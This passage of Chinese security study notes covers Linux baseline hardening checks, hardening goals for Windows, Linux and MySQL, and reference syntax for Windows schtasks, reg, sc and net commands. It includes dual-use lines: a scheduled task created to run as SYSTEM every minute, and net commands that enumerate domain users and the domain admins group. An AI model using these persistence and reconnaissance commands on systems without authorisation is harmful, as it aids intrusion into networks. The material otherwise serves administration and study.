方式: 修改配置文件 vi /etc/syslog.conf, 加上这一行: *.* @192.168.0.1 可以将 "*.*" 替换为你实际需要的日志信息

10、设置 history 时间戳: 配置 history 时间戳, 便于审计

方式: # cat /etc/bashrc 查看是否有对应配置检查方法:已添加, 如: "export HISTTIMEFORMAT="%F %T" 配置为符合

11、SSH 登录配置: 系统应配置使用 SSH 等加密协议进行远程登录维护, 并安全配置 SSHD 的设置。不使用 TELNET 进行远程登录维护

方式：1、查看 SSH 服务状态：`# ps -elf|grep ssh;`

2、查看 telnet 服务状态：`# ps -elf|grep telnet`

12、关闭不必要的系统服务：根据每台机器的不同角色，关闭不需要的系统服务

检查：`chkconfig --list`

13、禁止 Control-Alt-Delete 键盘关闭命令：应禁止使用 Control-Alt-Delete 组合键重启服务器，防止误操作

方式：命令 `cat /etc/inittab`，查看配置中应有：“`#ca::ctrlaltdel:/sbin/shutdown -t3 -r now`”

14、安装操作系统更新补丁：安装操作系统更新补丁，修复系统漏洞

操作指南：1、查看当前系统补丁版本；2、检查官网当前系统版本是否发布安全更新

工具介绍：

脚本功能：

检测密码设置策略的口令生存期是否符合规范
检测密码设置策略的口令更改最小间隔天数是否符合规范
检测密码设置策略的口令最小长度是否符合规范
检测密码设置策略的口令过期前警告天数是否符合规范
检测是否设置帐号超时自动注销
检测是否设置系统引导管理器密码
检测是否存在空口令账号
检查是否存在除root之外UID为0的用户
检查用户umask设置是否符合规范
检查重要目录或文件权限是否符合规范
检查系统core dump是否符合规范
检测是否禁止root用户远程登录
检查系统openssh安全配置,禁止使用协议1
检测保留历史命令的条数
检测重要文件是否设置不可修改
检测snmp团体字设置不能使用默认的团体字
检测是否关闭关闭系统信任主机
检测是否日志审核配置
检测系统磁盘分区是否有足够的剩余空间

脚本：[基线检查脚本.sh](#)

参考：<https://blog.csdn.net/huzia/article/details/116488162>

安全加固

1.1.1 Windows 安全加固目标有哪些？

- 1、用户和用户组（管理员用户、其他用户；建立和删除用户组、指定组权限；密码策略配置）
- 2、本地策略（审核策略；用户权限指派；安全选项）
- 3、文件共享（关闭文件共享或者限制共享范围）
- 4、服务运行
- 5、其他（防火墙、日志审计、自动播放功能等）

1.1.2 linux 安全加固目标有哪些？

- 1、安全配置前置工作（系统安装、系统补丁）
- 2、账号和口令安全（root 账户、其他账户；口令安全策略）
- 3、系统服务：禁用危险服务
- 4、远程登录安全
- 5、文件和目录安全（文件与目录访问权限控制）
- 6、系统日志
- 7、恶意代码防范

1.1.3 MySQL 数据库安全加固目标有哪些？

- 1、用户管理（添加、删除用户；root 用户管理；设置用户的口令；用户访问权限控制）
- 2、文件操作控制
- 3、网络访问控制
- 4、默认服务端口设置
- 5、其他（版本升级、数据库备份等）

1.1.4 Windows 安全机制是什么？

标识与鉴别机制

1.1.5 Linux 的安全主体包括哪两方面？

User ID、Group ID

1.1.6 Linux 安全配置的保护措施

- 1、禁止使用 root 登陆系统
- 2、指定普通用户组成员登录，然后通过 su 命令切换到 root，其他组禁止
- 3、不随意把 rootshell 留在终端上

- 4、不把当前目录（“./”）和普通用户的 bin 目录放在 root 账号的环境 path 中
- 5、永远不以 root 运行其他用户的或不熟悉的程序

Windows 常用命令

1.1.1 计划任务

命令: `schtasks`

1、创建计划任务: `schtasks /create ...`

`/sc`: 计划任务类型, 可选值为 MINUTE、HOURLY、DAILY、WEEKLY、ONCE、ONSTART、ONLOGON、ONIDLE、MONTHLY、ONEVENT

`/tn`: 计划任务名称, 后续查询、修改、删除、执行时使用

`/tr`: 需要运行的程序或命令, 传入的命令中间如果有空格会被截断为程序和参数, 因此需要将双引号转义并传入。

`/ru`: 运行任务的用户账户名, 不使用此参数的话使用执行 `schtasks` 命令的账户运行计划任务

`/rp`: 运行任务的用户账户密码

`/mo`: 指定任务在计划类型中的运行间隔

`/d`: 指定任务在一个月或者星期的某一天运行, 只适用于 MONTHLY 和 WEEKLY 类型。

`/m`: 指定任务在某个月运行, 只适用于 MONTHLY 类型。

`/i`: 当计划任务类型为 ONIDLE 时, 运行任务前计算机处于空闲状态的分钟数。

`st`: 当计划任务类型为 MINUTE、HOURLY、DAILY、WEEKLY、MONTHLY 时使用, 指定任务的开始时间, 默认为本地计算机的当前时间。

`/ri`: 指定计划任务的重复间隔, 以分钟为单位。不适合计划类型: MINUTE、HOURLY、ONSTART、ONLOGON、ONIDLE

`/et`: 指定计划任务的结束时间, 适用于计划类型: MINUTE、HOURLY, 在指定的结束时间之后, `schtasks` 不会再次启动任务, 除非当前系统时间调回开始时间。默认情况下, 没有结束时间。

`/du`: 指定任务计划的持续时间, 与 `/et` 类似, 默认情况下没有持续时间。

`/k`: 在指定计划任务的结束时间或持续时间后停止任务, 如果不加此参数, 则在时间到了会继续运行或者重启该任务。

`/it`: 只在用户登录时运行

`/z`: 在任务计划完成后删除任务计划

`/f`: 在创建任务时如果任务已存在不显示警告

`/RL`: 为作业设置运行级别。有效值为 LIMITED 和 HIGHEST。默认值为 LIMITED。

`/F`: 如果指定的任务已经存在, 则强制创建任务并抑制警告。

举例: #以 system 权限运行

```
schtasks /create /sc minute /mo 1 /tn test /tr C:\WINDOWS\system32\calc.exe /ru system
```

2、查看计划任务: `schtasks /query`

3、删除计划任务: `schtasks /delete /tn xxx`

4、运行计划任务: `schtasks /run /tn xxx`

1.1.2 命令行修改注册表

一、注册表添加项或子项: **reg /add**

语法: `reg add KeyName [/v EntryName|/ve] [/t DataType] [/s separator] [/d value] [/f]`

参数:

keyname 的值:

HKCR: HKEY_CLASSES_ROOT

HKCU: HKEY_CURRENT_USER

HKLM: HKEY_LOCAL_MACHINE

HKU: HKEY_USERS

HKCC: HKEY_CURRENT_CONFIG

/v EntryName : 指定要添加到指定子项下的项名称

/ve: 指定添加到注册表中的项为空值

/t DataType: 指定项值的数据类型

DataType 可以是以下几种类型:

REG_SZ (默认)

REG_MULTI_SZ

REG_DWORD_BIG_ENDIAN

REG_DWORD

REG_BINARY

REG_DWORD_LITTLE_ENDIAN

REG_LINK

REG_FULL_RESOURCE_DESCRIPTOR

REG_EXPAND_SZ

/s separator: 指定用于分隔多个数据实例的字符。当 REG_MULTI_SZ 指定为数据类型且需要列出多个项时, 使用该参数。若无指定, 将使用默认分隔符为“\0”

/d value: 指定新注册表项的值

/f: 不用询问信息而直接添加子项或项

/?: 在命令提示符显示帮助

举例: `cmd /k reg add`

`"HKLM\Software\Microsoft\Windows\CurrentVersion\explorer\Advanced\Folder\Hidden\SHOWALL" /v`

`Checkedvalue /t reg_dword /d 1 /f` (显示隐藏的文件和文件夹)

二、从注册表删除项或子项: **reg delete**

语法: `reg delete KeyName [{/v EntryName|/ve|/va}] [/f]`

参数: **/va**: 删除指定子项下的所有项。使用本参数不能删除指定子项下的子项

举例: `cmd /k reg delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File`

`Execution Options\ctfmon.exe" /f` (删除 CTFMON 的镜像劫持)

三、将一个注册表项复制到本地或远程计算机的指定位置: **reg copy**

语法: `reg copy KeyName1 KeyName2 [/s] [/f]`

参数:

1) KeyName1: 指定要复制子项的完整路径

2) KeyName2: 指定子项目的完整路径

3) **/s**: 复制指定子项下的所有子项和项

举例: `reg copy "hkcu\software\microsoft\winmine" "hkcu\software\microsoft\winminebk" /s /f`

四、将指定子项、项和值的副本创建到文件中：reg export

语法：reg export KeyName FileName

参数：FileName：指定要导出文件的名称和路径。该文件必须具有.reg 扩展名

举例：reg export "hkcu\software\microsoft\winmine" c:\data\regbackups\wmbkup.reg

五、将导出的注册表子项、项和值的文件复制到本地计算机的注册表中：reg import

语法：reg import FileName

参数：FileName：指定将复制到本地计算机注册表中的文件的名称和路径。必须预先使用 reg export 命令创建该文件

举例：reg import hkcu\software\microsoft\winmine" c:\data\regbackups\wmbkup.reg

1.1.3 查询/创建服务

1、基本格式

sc <server> [command] [service name] <option1> <option2>

这是他的基本格式，在管理远程主机时只需在 SC 后加上\\IP 地址

sc \\192.168.0.1 query eventlog

2、查询

1) sc query; sc query state= all | findstr /l “服务名”： 普通查询；联合模糊查询

2) sc queryex 服务名：带 PID 查询

3) sc qc 服务名：

查看 window 服务的详细配置，包括：

a、可执行文件路径：BINARY_PATH_NAME

b、服务运行账：SERVICE_START_NAME

c、依赖的服：DEPENDENCIES

d、START_TYPE 为启动类型：

DEMAND_START 手动

AUTO_START 自动

DISABLED 已禁用

3、创建服务

语法：sc create 服务名 参数 1 参数 2

以下是参数列表：

type= <own | share | interact | kernel | filesystem | rec | error>

start= <boot | system | auto | demand | disabled | error>

error= <normal | severe | critical | error | ignore>

binPath= <BinaryPathName>

group= <LoadOrderGroup>

tag= <yes | no>

depend= <Dependencies(space seperated)>

obj= <AccountName | ObjectName>

DisplayName= <display name>

password= <password>

4、修改服务

语法：sc config 服务名 start= <boot | system | auto | demand | disabled>

设置服务的启动类型，auto（自动）demand（手动）disabled（禁用）

5、开始、暂停、继续、删除服务

语法: `sc start\pause\continue\delete 服务名称`

1.1.4 net 命令

1、Net View

作用: 显示域列表、计算机列表或指定计算机的共享资源列表

命令格式: `Net view [\\computername | /domain[:domainname]]`

有关参数说明:

键入不带参数的 `net view`: 显示当前域的计算机列表

`\\computername`: 指定要查看其共享资源的计算机

`/domain[:domainname]`: 指定要查看其可用计算机的域

例如: `Net view \\GHQ`: 查看 GHQ 计算机的共享资源列表

`Net view /domain:XY`: 查看 XY 域中的机器列表

2、获取所有域用户列表: `net user /domain`

3、获取域用户组信息: `net group /domain`

4、获取域管理员列表: `net group "domain admins" /domain`

5、获取域服务器 IP: 通过 `ping` 域名来获取域服务器的 IP 地址或 `nslookup`+域名

1.1.5 arp 命令

1、`arp -d`: 清空 arp 缓存表

2、`arp -a`: 查询 arp 缓存表

3、`arp -s`: 手动添加 arp 记录

1.1.6 CMD 命令行如何查询远程终端开放端口

`tasklist /svc`

`netstat -ano`

Linux 相关

1.1.1 linux 查看当前端口连接的命令有哪些?

`netstat -antp`、`ss -l`

`ss` 优势: 能够显示更多更详细的有关 TCP 和连接状态的信息, 更快速更高效

1.1.2 通过 Linux 的 /proc 目录，能够获取到哪些信息，
这些信息可以在安全上有哪些应用？

系统信息，硬件信息，内核版本，加载的模块，进程

网安资源大全vip.bdziyi.com